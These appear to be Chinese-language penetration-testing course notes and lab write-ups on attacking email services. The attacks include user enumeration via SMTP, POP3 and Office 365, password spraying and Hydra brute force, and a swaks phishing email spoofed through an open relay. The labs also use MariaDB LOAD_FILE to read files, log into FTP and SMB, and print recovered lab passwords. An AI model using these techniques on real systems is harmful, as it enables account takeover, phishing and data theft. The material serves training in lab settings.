```
Escape character is '^]'.
```

```
220 parrot ESMTTP Postfix (Debian/GNU)
```

```
MAIL FROM:test@htb.com
```

```
it is
```

```
250 2.1.0 test@htb.com ... Sender ok
```

```
RCPT TO:julio
```

```
550 5.1.1 julio ... User unknown
```

```
RCPT TO:kate
```

```
550 5.1.1 kate ... User unknown
```

```
RCPT TO:john
```

```
250 2.1.5 john ... Recipient ok
```

- ◆ 我们还可以使用 **POP3** 协议来根据服务实现枚举用户。例如，我们可以使用命令 **USER**，后面跟着用户名，如果服务器响应 **OK**。这意味着该用户存在于服务器上。

```
Chenduoduo@htb[/htb]$ telnet 10.10.110.20 110
```

```
Trying 10.10.110.20 ...
Connected to 10.10.110.20.
Escape character is '^]'.
+OK POP3 Server ready
```

```
USER julio
```

```
-ERR
```

```
USER john
```

```
+OK
```

为了使枚举过程自动化，可以使用名为 **smtp-user-enum** 的工具。我们可以使用以下参数指定枚举模式：**-M**，然后是 **VRFY**，**EXPN**，或 **RCPT**，参数 **-U**，并使用包含要枚举的用户列表的文件。根据服务器实现和枚举模式，我们需要使用参数 **-D** 为电子邮件地址添加域。最后，使用参数 **-t** 指定目标。

```
Chenduoduo@htb[/htb]$ smtp-user-enum -M RCPT -U userlist.txt -D
inlanefreight.htb -t 10.129.203.7
```

```
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )
```

Scan Information
------------------

Mode .....	RCPT
Worker Processes .....	5
Username file .....	userlist.txt
Target count .....	1
Username count .....	78
Target TCP port .....	25
Query timeout .....	5 secs
Target domain .....	inlanefreight.htb

```
##### Scan started at Thu Apr 21 06:53:07 2022 #####
10.129.203.7: jose@inlanefreight.htb exists
10.129.203.7: pedro@inlanefreight.htb exists
10.129.203.7: kate@inlanefreight.htb exists
##### Scan completed at Thu Apr 21 06:53:18 2022 #####
3 results.
```

```
78 queries in 11 seconds (7.1 queries / sec)
```

## 云枚举

如前所述，云服务提供商使用他们自己的电子邮件服务实现。这些服务通常具有我们可以滥用的自定义特性，例如用户名枚举。让我们以Office 365为例，探索如何枚举这个云平台中的用户名。

**O365spray** 是由ZDH开发的针对Microsoft Office 365（O365）的用户名枚举和密码喷洒工具。该工具重新实现了由致谢中提到的研究和确定的枚举和喷雾技术的集合。让我们首先验证我们的目标域是否使用Office 365。

```
Chenduoduo@htb[/htb]$ python3 o365spray.py --validate --domain
msplaintext.xyz
```

```
*** O365 Spray ***
```

```
>-----<
```

```
> version      : 2.0.4
> domain       : msplaintext.xyz
> validate     : True
> timeout      : 25 seconds
> start        : 2022-04-13 09:46:40
```

```
>-----<
```

```
[2022-04-13 09:46:40,344] INFO : Running O365 validation for:
msplaintext.xyz
```

```
[2022-04-13 09:46:40,743] INFO : [VALID] The following domain is using
O365: msplaintext.xyz
```

可以尝试识别用户名。

```
Chenduoduo@htb[/htb]$ python3 o365spray.py --enum -U users.txt --domain
msplaintext.xyz
```

### \*\*\* 0365 Spray \*\*\*

```
> version      : 2.0.4
> domain       : msplaintext.xyz
> enum         : True
> userfile     : users.txt
> enum_module  : office
> rate         : 10 threads
> timeout      : 25 seconds
> start        : 2022-04-13 09:48:03
```

```
[2022-04-13 09:48:03,621] INFO : Running 0365 validation for:
msplaintext.xyz
[2022-04-13 09:48:04,062] INFO : [VALID] The following domain is using
0365: msplaintext.xyz
[2022-04-13 09:48:04,064] INFO : Running user enumeration against 67
potential users
[2022-04-13 09:48:08,244] INFO : [VALID] lewen@msplaintext.xyz
[2022-04-13 09:48:10,415] INFO : [VALID] juurena@msplaintext.xyz
[2022-04-13 09:48:10,415] INFO :

[ * ] Valid accounts can be found at:
'/opt/o365spray/enum/enum_valid_accounts.2204130948.txt'
[ * ] All enumerated accounts can be found at:
'/opt/o365spray/enum/enum_tested_accounts.2204130948.txt'

[2022-04-13 09:48:10,416] INFO : Valid Accounts: 2
```

## 密码攻击

我们可以使用 **Hydra** 来执行密码喷雾或暴力破解电子邮件服务，例如 **SMTP**，**POP3**，或 **IMAP4**。首先，我们需要获得用户名列表和密码列表，并指定要攻击的服务。让我们看一个 **POP3** 的例子。

### Hydra - Password Attack 九头蛇-密码攻击

```
Chenduoduo@htb[/htb]$ hydra -L users.txt -p 'Company01!' -f 10.10.110.20
pop3
```

```
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not
use in military or secret service organizations or for illegal purposes
(this is non-binding, these *** ignore laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-
13 11:37:46
```

```
[INFO] several providers have implemented cracking protection, check
with a small wordlist first - and stay legal!
```

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 67 login tries
(l:67/p:1), ~5 tries per task
```

```
[DATA] attacking pop3://10.10.110.20:110/
```

```
[110][pop3] host: 10.129.42.197  login: john  password: Company01!
```

```
1 of 1 target successfully completed, 1 valid password found
```

如果云服务支持SMTP、POP3或IMAP4协议，我们可以尝试使用 [Hydra](#) 等工具执行密码喷雾，但这些工具通常被阻止。我们可以尝试使用自定义工具，比如[o365spray](#) 或[MailSniper](#)（适用于Microsoft Office 365）或[CredKing](#)（适用于Gmail或Okta）。请记住，这些工具需要是最新的

#### #### O365 Spray - Password Spraying

```
Chenduoduo@htb[/htb]$ python3 o365spray.py --spray -u marlin -P
./server_attack/pws.list --count 1 --lockout 1 --domain
inlanefreight.htb
```

```
*** O365 Spray ***
```

```
>-----<
```

```
> version      : 2.0.4
> domain       : msplaintext.xyz
> spray        : True
> password     : March2022!
> userfile     : usersfound.txt
> count        : 1 passwords/spray
> lockout      : 1.0 minutes
> spray_module : oauth2
> rate         : 10 threads
> safe         : 10 locked accounts
> timeout      : 25 seconds
> start        : 2022-04-14 12:26:31
```

```
>-----<
```

```
[2022-04-14 12:26:31,757] INFO : Running 0365 validation for:
msplaintext.xyz
[2022-04-14 12:26:32,201] INFO : [VALID] The following domain is using
0365: msplaintext.xyz
[2022-04-14 12:26:32,202] INFO : Running password spray against 2 users.
[2022-04-14 12:26:32,202] INFO : Password spraying the following
passwords: ['March2022!']
[2022-04-14 12:26:33,025] INFO : [VALID]
lewen@msplaintext.xyz:March2022!
[2022-04-14 12:26:33,048] INFO :

[ * ] Writing valid credentials to:
'/opt/o365spray/spray/spray_valid_credentials.2204141226.txt'
[ * ] All sprayed credentials can be found at:
'/opt/o365spray/spray/spray_tested_credentials.2204141226.txt'

[2022-04-14 12:26:33,048] INFO : Valid Credentials: 1
```

## 协议明细攻击

开放中继是一个简单邮件传输协议（**SMTP**）服务器，该服务器配置不正确，允许未经身份验证的电子邮件中继。意外或有意配置为开放中继的消息传递服务器允许来自任何来源的邮件通过开放中继服务器透明地重新路由。这种行为掩盖了消息的来源，使其看起来像是来自开放中继服务器的邮件。

从攻击者的角度来看，我们可以通过以不存在的用户身份发送电子邮件或欺骗其他人的电子邮件来滥用这一点进行网络钓鱼。例如，假设我们的目标是一个具有开放中继邮件服务器的企业，并且我们确定他们使用特定的电子邮件地址向其员工发送通知。我们可以使用相同的地址发送类似的电子邮件，并在此信息中添加我们的网络钓鱼链接。使用 **nmap smtp-open-relay** 脚本，我们可以确定SMTP端口是否允许打开中继。

```
Chenduoduo@htb[/htb]# nmap -p25 -Pn --script smtp-open-relay
10.10.11.213

Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-28 23:59 EDT
Nmap scan report for 10.10.11.213
Host is up (0.28s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
|_smtp-open-relay: Server is an open relay (14/16 tests)
```

接下来，我们可以使用任何邮件客户端连接到邮件服务器并发送电子邮件。



```
Chenduoduo@htb[/htb]# swaks --from notifications@inlanefreight.com --to
employees@inlanefreight.com --header 'Subject: Company Notification' --
body 'Hi All, we want to hear from you! Please complete the following
survey. http://mycustomphishinglink.com/' --server 10.10.11.213
```

```
=== Trying 10.10.11.213:25 ...
=== Connected to 10.10.11.213.
<- 220 mail.localdomain SMTP Mailer ready
   -> EHLO parrot
<- 250-mail.localdomain
<- 250-SIZE 33554432
<- 250-8BITMIME
<- 250-STARTTLS
<- 250-AUTH LOGIN PLAIN CRAM-MD5 CRAM-SHA1
<- 250 HELP
   -> MAIL FROM:<notifications@inlanefreight.com>
<- 250 OK
   -> RCPT TO:<employees@inlanefreight.com>
<- 250 OK
   -> DATA
<- 354 End data with <CR><LF>.<CR><LF>
   -> Date: Thu, 29 Oct 2020 01:36:06 -0400
   -> To: employees@inlanefreight.com
   -> From: notifications@inlanefreight.com
   -> Subject: Company Notification
   -> Message-Id: <20201029013606.775675@parrot>
   -> X-Mailer: swaks v20190914.0 jetmore.org/john/code/swaks/
   ->
   -> Hi All, we want to hear from you! Please complete the following
survey. http://mycustomphishinglink.com/
   ->
   ->
   -> .
<- 250 OK
   -> QUIT
<- 221 Bye
=== Connection closed with remote host.
```

# Easy

10.129.59.146

```
—(chenduoduo@kali24)-[~/Desktop]
└─$ sudo nmap -Pn -sC -sV 10.129.59.146
[sudo] password for chenduoduo:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-29 17:02 AEST
Nmap scan report for 10.129.59.146
Host is up (0.23s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp
| ssl-cert: Subject:
commonName=Test/organizationName=Testing/stateOrProvinceName=FL/countryName=US
| Not valid before: 2022-04-21T19:27:17
|_Not valid after: 2032-04-18T19:27:17
| fingerprint-strings:
|   GenericLines:
|     220 Core FTP Server Version 2.0, build 725, 64-bit Unregistered
|     Command unknown, not supported or not allowed...
|     Command unknown, not supported or not allowed...
|   NULL:
|_  220 Core FTP Server Version 2.0, build 725, 64-bit Unregistered
|_ssl-date: 2025-05-29T07:05:42+00:00; 0s from scanner time.
25/tcp    open  smtp          hMailServer smtpd
| smtp-commands: WIN-EASY, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp    open  http          Apache httpd 2.4.53 ((Win64) OpenSSL/1.1.1n
PHP/7.4.29)
|_http-server-header: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.29
| http-title: Welcome to XAMPP
|_Requested resource was http://10.129.59.146/dashboard/
443/tcp   open  ssl/https     Core FTP HTTPS Server
|_http-server-header: Core FTP HTTPS Server
|_ssl-date: 2025-05-29T07:05:40+00:00; 0s from scanner time.
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject:
commonName=Test/organizationName=Testing/stateOrProvinceName=FL/countryName=US
| Not valid before: 2022-04-21T19:27:17
|_Not valid after: 2032-04-18T19:27:17
```

```
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 401 Unauthorized
|     Date:Thu, 29 Apr 2025 07:03:27 GMT
|     Server: Core FTP HTTPS Server
|     Connection: close
|     WWW-Authenticate: Basic realm="Restricted Area"
|     Content-Type: text/html
|     Content-length: 61
|     <BODY>
|     <HTML>
|     HTTP/1.1 401 Unauthorized
|     </BODY>
|     </HTML>
|   GenericLines, HTTPOptions, Help, Kerberos, LDAPSearchReq, LPDString,
RTSPRequest, SIPOptions, SSLSessionReq, TLSSessionReq,
TerminalServerCookie:
|     Command Not Recognized
|   GetRequest:
|     HTTP/1.1 401 Unauthorized
|     Date:Thu, 29 Apr 2025 07:03:22 GMT
|     Server: Core FTP HTTPS Server
|     Connection: close
|     WWW-Authenticate: Basic realm="Restricted Area"
|     Content-Type: text/html
|     Content-length: 61
|     <BODY>
|     <HTML>
|     HTTP/1.1 401 Unauthorized
|     </BODY>
|_    </HTML>
587/tcp open  smtp                hMailServer smtpd
| smtp-commands: WIN-EASY, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
3306/tcp open  mysql                MariaDB 5.5.5-10.4.24
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.4.24-MariaDB
|   Thread ID: 10
```

```
| Capabilities flags: 63486
| Some Capabilities: ConnectWithDatabase, ODBCClient, Support41Auth,
Speaks41ProtocolOld, FoundRows, SupportsTransactions,
SupportsCompression, IgnoreSpaceBeforeParenthesis, IgnoreSigpipes,
LongColumnFlag, InteractiveClient, Speaks41ProtocolNew,
DontAllowDatabaseTableColumn, SupportsLoadDataLocal,
SupportsMultipleStatements, SupportsAuthPlugins, SupportsMultipleResults
| Status: Autocommit
| Salt: JhN-3YE0^k|Q_giYa]/p
|_ Auth Plugin Name: mysql_native_password
```

3389/tcp open ms-wbt-server Microsoft Terminal Services

```
| ssl-cert: Subject: commonName=WIN-EASY
| Not valid before: 2025-05-28T07:01:50
|_Not valid after: 2025-11-27T07:01:50
|_ssl-date: 2025-05-29T07:05:40+00:00; 0s from scanner time.
| rdp-ntlm-info:
| Target_Name: WIN-EASY
| NetBIOS_Domain_Name: WIN-EASY
| NetBIOS_Computer_Name: WIN-EASY
| DNS_Domain_Name: WIN-EASY
| DNS_Computer_Name: WIN-EASY
| Product_Version: 10.0.17763
|_ System_Time: 2025-05-29T07:05:25+00:00
```

2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====

SF-Port21-TCP:V=7.95%I=7%D=5/29%Time=683806B1%P=x86\_64-pc-linux-gnu%r(NULL

SF: ,41,"220\x20Core\x20FTP\x20Server\x20Version\x202\.0,\x20build\x20725 ,\

SF:x2064-

bit\x20Unregistered\r\n")%r(GenericLines,AD,"220\x20Core\x20FTP\x

SF:20Server\x20Version\x202\.0,\x20build\x20725,\x2064-

bit\x20Unregistered

SF:\r\n502\x20Command\x20unknown,\x20not\x20supported\x20or\x20not\x20al lo

SF:wed\.\.\.\r\n502\x20Command\x20unknown,\x20not\x20supported\x20or\x20

```
no
SF:t\x20allowed\.\.\.\r\n");
=====NEXT SERVICE FINGERPRINT (SUBMIT
INDIVIDUALLY)=====
SF-Port443-TCP:V=7.95%T=SSL%I=7%D=5/29%Time=683806BA%P=x86_64-pc-linux-
gnu
SF:%r(GetRequest,110,"HTTP/1.1\x20401\x20Unauthorized\r\nDate:Thu,\x202
9\
SF:x20Apr\x202025\x2007:03:22\x20GMT\r\nServer:\x20Core\x20FTP\x20HTTPS\
x2
SF:0Server\r\nConnection:\x20close\r\nWWW-
Authenticate:\x20Basic\x20realm=
SF:"Restricted\x20Area"\r\nContent-Type:\x20text/html\r\nContent-
length:
SF:\x2061\r\n\r\n<BODY>\r\n<HTML>\r\nHTTP/1.1\x20401\x20Unauthorized\r\
n<
SF:/BODY>\r\n</HTML>\r\n\r\n")%r(HTTPOptions,1A,"Command\x20Not\x20Recog
ni
SF:zed\r\n\r\n")%r(FourOhFourRequest,110,"HTTP/1.1\x20401\x20Unauthoriz
ed
SF:\r\nDate:Thu,\x2029\x20Apr\x202025\x2007:03:27\x20GMT\r\nServer:\x20C
or
SF:e\x20FTP\x20HTTPS\x20Server\r\nConnection:\x20close\r\nWWW-
Authenticate
SF::\x20Basic\x20realm="\Restricted\x20Area"\r\nContent-
Type:\x20text/htm
SF:l\r\nContent-
length:\x2061\r\n\r\n<BODY>\r\n<HTML>\r\nHTTP/1.1\x20401\
SF:x20Unauthorized\r\n</BODY>\r\n</HTML>\r\n\r\n")%r(GenericLines,1A,"Co
mm
SF:and\x20Not\x20Recognized\r\n\r\n")%r(RTSPRequest,1A,"Command\x20Not\x
20
SF:Recognized\r\n\r\n")%r(Help,1A,"Command\x20Not\x20Recognized\r\n\r\n"
)%
SF:r(SSLSessionReq,1A,"Command\x20Not\x20Recognized\r\n\r\n")%r(Terminal
Se
SF:rverCookie,1A,"Command\x20Not\x20Recognized\r\n\r\n")%r(TLSSessionReq
,1
SF:A,"Command\x20Not\x20Recognized\r\n\r\n")%r(Kerberos,1A,"Command\x20N
```

```
ot
SF:\x20Recognized\r\n\r\n")%r(LPDString,1A,"Command\x20Not\x20Recognized
\r
SF:\n\r\n")%r(LDAPSearchReq,1A,"Command\x20Not\x20Recognized\r\n\r\n")%r
(S
SF:IPOptions,1A,"Command\x20Not\x20Recognized\r\n\r\n");
Service Info: Host: WIN-EASY; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 174.33 seconds
```

```
smtp-user-enum -M RCPT -U ./server_attack/users.list -D inlanefreight.htb -t
10.129.59.146
```

```
(chenduoduo@kali24)-[~/Desktop]
$ smtp-user-enum -M RCPT -U ./server_attack/users.list -D inlanefreight.htb -t 10
.129.59.146
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

| Scan Information |
|-----|
Mode ..... RCPT
Worker Processes ..... 5
Usernames file ..... ./server_attack/users.list
Target count ..... 1
Username count ..... 79
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain ..... inlanefreight.htb

##### Scan started at Thu May 29 17:20:12 2025 #####
10.129.59.146: fiona@inlanefreight.htb exists
##### Scan completed at Thu May 29 17:20:34 2025 #####
1 results.

79 queries in 22 seconds (3.6 queries / sec)

(chenduoduo@kali24)-[~/Desktop]
$
```

fiona@inlanefreight.htb

```
hydra -l 'fiona@inlanefreight.htb' -P ./server_attack/pws.list -f
10.129.59.146 pop3
```

```
└─(chenduoduo@kali24)-[~/Desktop]
└─$ hydra -l fiona@inlanefreight.htb -P /usr/share/wordlists/rockyou.txt
-s 587 smtp://10.129.59.146
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not
use in military or secret service organizations, or for illegal purposes
(this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-
29 17:27:47
[INFO] several providers have implemented cracking protection, check
with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries
(l:1/p:14344399), ~896525 tries per task
[DATA] attacking smtp://10.129.59.146:587/
[587][smtp] host: 10.129.59.146   login: fiona@inlanefreight.htb
password: 987654321
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-
29 17:28:01
```

连接mysql, 并使用阅读文件漏洞

```
└─(chenduoduo@kali24)-[~/Desktop]
└─$ mysql -u fiona -p'987654321' -h 10.129.59.146 --ssl=0
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 18
Server version: 10.4.24-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at
https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.

MariaDB [(none)]> show database;
ERROR 1064 (42000): You have an error in your SQL syntax; check the
manual that corresponds to your MariaDB server version for the right
```

```

syntax to use near 'database' at line 1
MariaDB [(none)]> enmu_owners
    → ;
ERROR 1064 (42000): You have an error in your SQL syntax; check the
manual that corresponds to your MariaDB server version for the right
syntax to use near 'enmu_owners' at line 1
MariaDB [(none)]> SELECT name FROM sys.databases;
ERROR 1146 (42S02): Table 'sys.databases' doesn't exist
MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| phpmyadmin |
| test |
+-----+
5 rows in set (0.243 sec)

MariaDB [(none)]> show variables like "secure_file_priv";
+-----+-----+
| Variable_name | Value |
+-----+-----+
| secure_file_priv | |
+-----+-----+
1 row in set (0.235 sec)

MariaDB [(none)]> select
LOAD_FILE("C:/Users/Administrator/Desktop/flag.txt");
+-----+
| LOAD_FILE("C:/Users/Administrator/Desktop/flag.txt") |
+-----+
| HTB{t#3r3_4r3_tw0_w4y$t0_93t_t#3_fl49} |
+-----+
1 row in set (0.234 sec)

```



```
└─(chenduoduo@kali24)-[~/Desktop]
└─$ sudo nmap -sCV -Pn 10.129.164.119 -p- --min-rate 20000
Nmap scan report for 10.129.164.119
Host is up (0.25s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 71:08:b0:c4:f3:ca:97:57:64:97:70:f9:fe:c5:0c:7b (RSA)
|   256 45:c3:b5:14:63:99:3d:9e:b3:22:51:e5:97:76:e1:50 (ECDSA)
|_  256 2e:c2:41:66:46:ef:b6:81:95:d5:aa:35:23:94:55:38 (ED25519)
53/tcp    open  domain   ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.16.1-Ubuntu
110/tcp   open  pop3      Dovecot pop3d
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=ubuntu
| Subject Alternative Name: DNS:ubuntu
| Not valid before: 2022-04-11T16:38:55
|_Not valid after:  2032-04-08T16:38:55
|_pop3-capabilities: SASL(PLAIN) STLS USER UIDL RESP-CODES CAPA
PIPELINING TOP AUTH-RESP-CODE
995/tcp   open  ssl/pop3  Dovecot pop3d
|_pop3-capabilities: SASL(PLAIN) RESP-CODES USER CAPA AUTH-RESP-CODE
PIPELINING TOP UIDL
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=ubuntu
| Subject Alternative Name: DNS:ubuntu
| Not valid before: 2022-04-11T16:38:55
|_Not valid after:  2032-04-08T16:38:55
2121/tcp  open  ftp       ProFTPD
30021/tcp open  ftp
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (Internal FTP) [10.129.164.119]
|     Invalid command: try being more creative
|_  Invalid command: try being more creative
1 service unrecognized despite returning data. If you know the
```

```
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port30021-TCP:V=7.95%I=7%D=5/29%Time=683814BC%P=x86_64-pc-linux-
gnu%(G
SF:enericLines,90,"220\x20ProFTPD\x20Server\x20\((Internal\x20FTP)\)\x20\
[10
SF:\.129\.164\.119\]\r\n500\x20Invalid\x20command:\x20try\x20being\x20mo
re
SF:\x20creative\r\n500\x20Invalid\x20command:\x20try\x20being\x20more\x2
0c
SF:reative\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at  
<https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 127.97 seconds

```
ftp 10.129.201.127 30021
Connected to 10.129.201.127.
220 ProFTPD Server (Internal FTP) [10.129.201.127]
Name (10.129.201.127:kali): anonymous
331 Anonymous login ok, send your complete email address as your
password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||38341|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x  2 ftp      ftp          4096 Apr 18  2022 simon
226 Transfer complete
ftp> cd simon
250 CWD command successful
ftp> dir
229 Entering Extended Passive Mode (|||46356|)
150 Opening ASCII mode data connection for file list
```

```
-rw-rw-r--  1 ftp      ftp          153 Apr 18  2022 mynotes.txt
226 Transfer complete
ftp> get mynotes.txt
local: mynotes.txt remote: mynotes.txt
229 Entering Extended Passive Mode (|||20176|)
150 Opening BINARY mode data connection for mynotes.txt (153 bytes)
100%
|*****
|  153          3.09 KiB/s    00:00 ETA
226 Transfer complete
153 bytes received in 00:04 (0.03 KiB/s)
ftp> byte
?Invalid command.
ftp> exit
421 Idle timeout (600 seconds): closing control connection
```

```
└─(chenduoduo@kali24)-[~/Desktop]
└─$ hydra -l simon -P ./mynotes.txt ftp://10.129.164.119:2121/ -vV
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not
use in military or secret service organizations, or for illegal purposes
(this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-
29 18:00:17
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries
(l:1/p:8), ~1 try per task
[DATA] attacking ftp://10.129.164.119:2121/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 10.129.164.119 - login "simon" - pass
"234987123948729384293" - 1 of 8 [child 0] (0/0)
[ATTEMPT] target 10.129.164.119 - login "simon" - pass "+23358093845098"
- 2 of 8 [child 1] (0/0)
[ATTEMPT] target 10.129.164.119 - login "simon" - pass "ThatsMyBigDog" -
3 of 8 [child 2] (0/0)
[ATTEMPT] target 10.129.164.119 - login "simon" - pass "Rock!ng#May" - 4
of 8 [child 3] (0/0)
[ATTEMPT] target 10.129.164.119 - login "simon" - pass "Puuuuuh7823328"
- 5 of 8 [child 4] (0/0)
[ATTEMPT] target 10.129.164.119 - login "simon" - pass
```

```
"8Ns8j1b!23hs4921smHzwn" - 6 of 8 [child 5] (0/0)
[ATTEMPT] target 10.129.164.119 - login "simon" - pass
"237oHs71ohls18H127!!9skaP" - 7 of 8 [child 6] (0/0)
[ATTEMPT] target 10.129.164.119 - login "simon" - pass
"238u1xjn1923nZGSb261Bs81" - 8 of 8 [child 7] (0/0)
[2121][ftp] host: 10.129.164.119  login: simon  password:
8Ns8j1b!23hs4921smHzwn
[STATUS] attack finished for 10.129.164.119 (waiting for children to
complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-
29 18:00:30
```

# Hard

```
└─(chenduoduo@kali24)-[~/Desktop]
└─$ sudo nmap -sC -sV --min-rate 20000 -p- 10.129.203.10
[sudo] password for chenduoduo:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-29 18:10 AEST
Nmap scan report for 10.129.203.10
Host is up (0.76s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
445/tcp    open  microsoft-ds?
1433/tcp   open  ms-sql-s     Microsoft SQL Server 2019 15.00.2000.00;
RTM
| ms-sql-info:
|   10.129.203.10:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_   TCP port: 1433
|_ssl-date: 2025-05-29T08:12:05+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
```

```
| Not valid before: 2025-05-29T08:08:51
|_Not valid after: 2055-05-29T08:08:51
| ms-sql-ntlm-info:
|   10.129.203.10:1433:
|     Target_Name: WIN-HARD
|     NetBIOS_Domain_Name: WIN-HARD
|     NetBIOS_Computer_Name: WIN-HARD
|     DNS_Domain_Name: WIN-HARD
|     DNS_Computer_Name: WIN-HARD
|_   Product_Version: 10.0.17763
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-HARD
|   NetBIOS_Domain_Name: WIN-HARD
|   NetBIOS_Computer_Name: WIN-HARD
|   DNS_Domain_Name: WIN-HARD
|   DNS_Computer_Name: WIN-HARD
|   Product_Version: 10.0.17763
|_  System_Time: 2025-05-29T08:11:25+00:00
|_ssl-date: 2025-05-29T08:12:05+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=WIN-HARD
| Not valid before: 2025-05-28T08:08:39
|_Not valid after: 2025-11-27T08:08:39
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

#### Host script results:

```
| smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required
| smb2-time:
|   date: 2025-05-29T08:11:29
|_  start_date: N/A
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 74.96 seconds

```
└─(chenduoduo@kali24)-[~/Desktop]
```

```
└─$ crackmapexec smb 10.129.203.10 -u simon -p ./server_attack/pws.list
```

```
--local-auth
```

```
SMB          10.129.203.10    445      WIN-HARD      [*] Windows 10 /  
Server 2019 Build 17763 x64 (name:WIN-HARD) (domain:WIN-HARD)  
(signing:False) (SMBv1:False)  
SMB          10.129.203.10    445      WIN-HARD      [+] WIN-  
HARD\simon:liverpool
```

```
└─(chenduoduo@kali24)-[~/Desktop]
```

```
└─$ smbclient -U simon //10.129.203.10/Home
```

```
Password for [WORKGROUP\simon]:
```

```
Try "help" to get a list of possible commands.
```

```
smb: \> ls
```

.	D	0	Fri Apr 22 07:18:21
2022			
..	D	0	Fri Apr 22 07:18:21
2022			
HR	D	0	Fri Apr 22 06:04:39
2022			
IT	D	0	Fri Apr 22 06:11:44
2022			
OPS	D	0	Fri Apr 22 06:05:10
2022			
Projects	D	0	Fri Apr 22 06:04:48
2022			

```
7706623 blocks of size 4096. 3143774 blocks available
```

```
smb: \> ls -alh
```

```
NT_STATUS_NO_SUCH_FILE listing \-alh
```

```
smb: \> cd IT
```

```
smb: \IT\> ls
```

.	D	0	Fri Apr 22 06:11:44
2022			
..	D	0	Fri Apr 22 06:11:44
2022			
Fiona	D	0	Fri Apr 22 06:11:53
2022			
John	D	0	Fri Apr 22 07:15:09
2022			
Simon	D	0	Fri Apr 22 07:16:07

2022

7706623 blocks of size 4096. 3143774 blocks available

smb: \IT\> cd Simon

smb: \IT\Simon\> ls

.	D	0	Fri Apr 22 07:16:07
2022			
..	D	0	Fri Apr 22 07:16:07
2022			
random.txt	A	94	Fri Apr 22 07:16:48
2022			

7706623 blocks of size 4096. 3143774 blocks available

smb: \IT\Simon\> cat random.txt

cat: command not found

smb: \IT\Simon\> more random.txt

getting file \IT\Simon\random.txt of size 94 as /tmp/smbmore.bSJ9AF (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)

smb: \IT\Simon\>

random.txt

Credentials

(k20ASD10934kadA

KDIlalsa9020\$

JT9ads02lasSA@

Kaksd032klasdA#

LKads9kasd0-@

